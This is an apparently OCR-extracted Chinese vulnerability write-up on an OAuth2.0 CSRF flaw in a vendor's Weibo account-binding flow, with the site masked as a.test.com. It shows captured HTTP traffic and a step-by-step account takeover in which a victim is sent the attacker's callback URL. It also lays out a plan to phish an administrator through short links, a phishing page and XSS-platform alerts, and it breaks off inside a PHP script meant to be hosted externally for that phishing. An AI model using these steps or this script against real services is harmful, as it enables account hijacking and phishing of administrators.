
漏洞挖掘之某厂商OAuth2.0认证缺陷CSRF-第三方帐号快捷登录授权劫持漏洞

0x00 前言


文章中的项目地址统一修改为: a.test.com 保护厂商也保护自己

0x01 OAuth2.0 经常出现的地方

1：网站登录处



2：社交帐号绑定处



0x02 某厂商绑定微博请求包

0x02.1 请求包1：

> Request:

```
GET https://www.a.test.com/users/auth/weibo?can_transfer=true HTTP/1.1
Host: www.a.test.com
```

> Response:

```
HTTP/1.1 302 Found
Server: Tengine
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Date: Mon, 18 Mar 2019 10:35:32 GMT
X-Frame-Options: DENY
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Location: https://api.weibo.com/oauth2/authorize?client_id=1881139527&redirect_uri=http%3A%2F%2Fwww.a.test.com%2Fusers%2Fauth%2Fweibo%2Fcallback&response_type=code&state=%257B%2522can_transfer%2522%253A%2522true%2522%257D
Cache-Control: no-cache
Set-Cookie: read_mode=day; path=/
Set-Cookie: default_font=font2; path=/
Set-Cookie: locale=zh-CN; path=/
Set-Cookie: _m7e_session_core=62d46938b5d57bcfe0ef1f3e18c52851; domain=.a.test.com; path=/; expires=Mon, 18 Mar 2019 16:35:32 -0000; secure; HttpOnly
Set-Cookie: signin_redirect=; domain=www.a.test.com; path=/; max-age=0; expires=Thu, 01 Jan 1970 00:00:00 -0000
X-Request-Id: a921c890-a33b-4b52-ab49-bc67597e3cca
X-Runtime: 0.064185
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Via: cache15.l2cm12-6[78,0], cache6.cn544[108,0]
Timing-Allow-Origin: *
EagleId: 7ce8aa4615529053323375762e
Content-Length: 290
<html><body>You are being <a href="https://api.weibo.com/oauth2/authorize?client_id=1881139527&amp;redirect_uri=http%3A%2F%2Fwww.a.test.com%2Fusers%2Fauth%2Fweibo%2Fcallback&amp;response_type=code&amp;state=%257B%2522can_transfer%2522%253A%2522true%2522%257D">redirected</a>.</body></html>
```

0x02.2 请求包2：

> Request:

```
GET https://api.weibo.com/oauth2/authorize?client_id=1881139527&redirect_uri=http%3A%2F%2Fwww.a.test.com%2Fusers%2Fauth%2Fweibo%2Fcallback&response_type=code&state=%257B%2522can_transfer%2522%253A%2522true%2522%257D HTTP/1.1
Host: api.weibo.com
```

> Response:

```
HTTP/1.1 302 Found
Server: nginx/1.6.1
Date: Mon, 18 Mar 2019 10:35:32 GMT
Content-Length: 0
Connection: keep-alive
Pragma: No-cache
Cache-Control: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Location: http://www.a.test.com/users/auth/weibo/callback?state=%7B%22can_transfer%22%3A%22true%22%
7D&code=c593bc150745c37a4d5ec05332d406af
```

0x02.3 请求包3：

> Request:

```
GET https://www.a.test.com/users/auth/weibo/callback?state=%7B%22can_transfer%22%3A%22true%22%
7D&code=c593bc150745c37a4d5ec05332d406af HTTP/1.1
Host: www.a.test.com
```

> Response:


```
HTTP/1.1 302 Found
Server: Tengine
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Date: Mon, 18 Mar 2019 10:35:33 GMT
X-Frame-Options: DENY
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Location: https://www.a.test.com/settings/profile
Cache-Control: no-cache
Set-Cookie: read_mode=day; path=/
Set-Cookie: default_font=font2; path=/
Set-Cookie: locale=zh-CN; path=/
Set-Cookie: bind_sns_result=%257B%2522code%2522%3A-1%257D; path=/; expires=Mon, 18 Mar 2019 10:40:33
-0000
Set-Cookie: _m7e_session_core=62d46938b5d57bcfe0ef1f3e18c52851; domain=.a.test.com; path=/; expires=Mon, 18
Mar 2019 16:35:33 -0000; secure; HttpOnly
Set-Cookie: signin_redirect=; domain=www.a.test.com; path=/; max-age=0; expires=Thu, 01 Jan 1970 00:00:00 -0000
X-Request-Id: 4f4b792f-967e-45f8-a71d-adb88e600e19
X-Runtime: 0.391071
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
```

```
Via: cache15.l2cm12-6[403,0], cache6.cn544[434,0]
Timing-Allow-Origin: *
EagleId: 7ce8aa4615529053326897836e
Content-Length: 106
<html><body>You are being <a href="https://www.a.test.com/settings/profile">redirected</a>.</body></html>
```

0x03 例子：某厂商第三方登录绑定漏洞利用-点我就绑定你微博登录你账号

这里需要使用到一个微博账号与两个某厂商账号

1. 微博账号：182**77 (攻击者)
2. 某厂商账号A：33*493@qq.com (攻击者)
3. 某厂商账号B：28*165@qq.com (无辜受害者)
   步骤1：攻击者-登录微博
   步骤2：攻击者-使用某厂商账号A 登录




从上面看其实有很多绑定账号快捷登录的方法,但是微博绑定的用户肯定是比较少的所以我们用它

步骤3：攻击者–点击绑定微博抓包


绑定微博的url：https://www.a.test.com/users/auth/weibo/callback?state={”can_transfer”%3A”true”}&code=c593bc150745c37a4d5ec05332d406af

这个url中的code就是我的微博一次性token

步骤4：无辜受害者–使用某厂商账号B 登录



将url发送给账号B 打开：https://www.a.test.com/users/auth/weibo/callback?state={"can_transfer"%3A"true"}&code=c593bc150745c37a4d5ec05332d406af



这时提示绑定成功了~~~ 嘿嘿嘿

步骤5：攻击者–点开浏览器,选择微博登录

登录 · 注册

手机号或邮箱


密码

记住我　　登录遇到问题?

登录

社交帐号登录

其它




0x04 某厂商账号绑定漏洞–深入利用思考

首先经过我的观察,某厂商前后端是使用一个账号的：)

攻击思路:

1. 某厂商中有一个功能某信,我们可以发送一个有害的短链接url某信给管理员,诱惑管理员打开,让管理员绑定我们的微博,然后我们登录后台
2. 使用新浪短域名(降低管理员内心警戒)
3. 有人访问url时是发送qq邮件到我的邮箱
   这个脚本完成以后,理想的攻击方式应该就是这样的

受害者-->点击新浪短链接url-->跳转到我的钓鱼网站-->输出绑定url进行绑定-->利用xss平台发送邮件通知我-->页面显示404-->结束



0x05 简单脚本

```
# a_test_oauth_csrf.php
# 然后把这个文件改一下名字,放外网,然后钓鱼等待
<?php
function curlRequest($url, $post = [], $cookie = '', $referurl = '') {
    if (!$referurl) {
        $referurl = 'https://www.a.test.com';
    }
    $header = array(
        'Content-Type:application/x-www-form-urlencoded',
        'X-Requested-With:XMLHttpRequest',
    );
    $curl = curl_init();
    curl_setopt($curl, CURLOPT_URL, $url);
    curl_setopt($curl, CURLOPT_USERAGENT, 'Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; 360SE)');
    curl_setopt($curl, CURLOPT_AUTOREFERER, 1);
    curl_setopt($curl, CURLOPT_REFERER, $referurl);
    curl_setopt($curl, CURLOPT_HTTPHEADER, $header);
    curl_setopt($curl,CURLOPT_SSL_VERIFYPEER,FALSE);
    if ($post) {
        curl_setopt($curl, CURLOPT_POST, 1);
        curl_setopt($curl, CURLOPT_POSTFIELDS, http_build_query($post));
    }
    if ($cookie) {
        curl_setopt($curl, CURLOPT_COOKIE, $cookie);
    }
    curl_setopt($curl, CURLOPT_TIMEOUT, 10);
```

```
    curl_setopt($curl, CURLOPT_RETURNTRANSFER, 1);
    curl_exec($curl);
    $header_data = curl_getinfo($curl);
    if (curl_errno($curl)) {
        return curl_error($curl);
    }
    curl_close($curl);
    return $header_data;
}
// 某厂商的授权url-固定写死即可
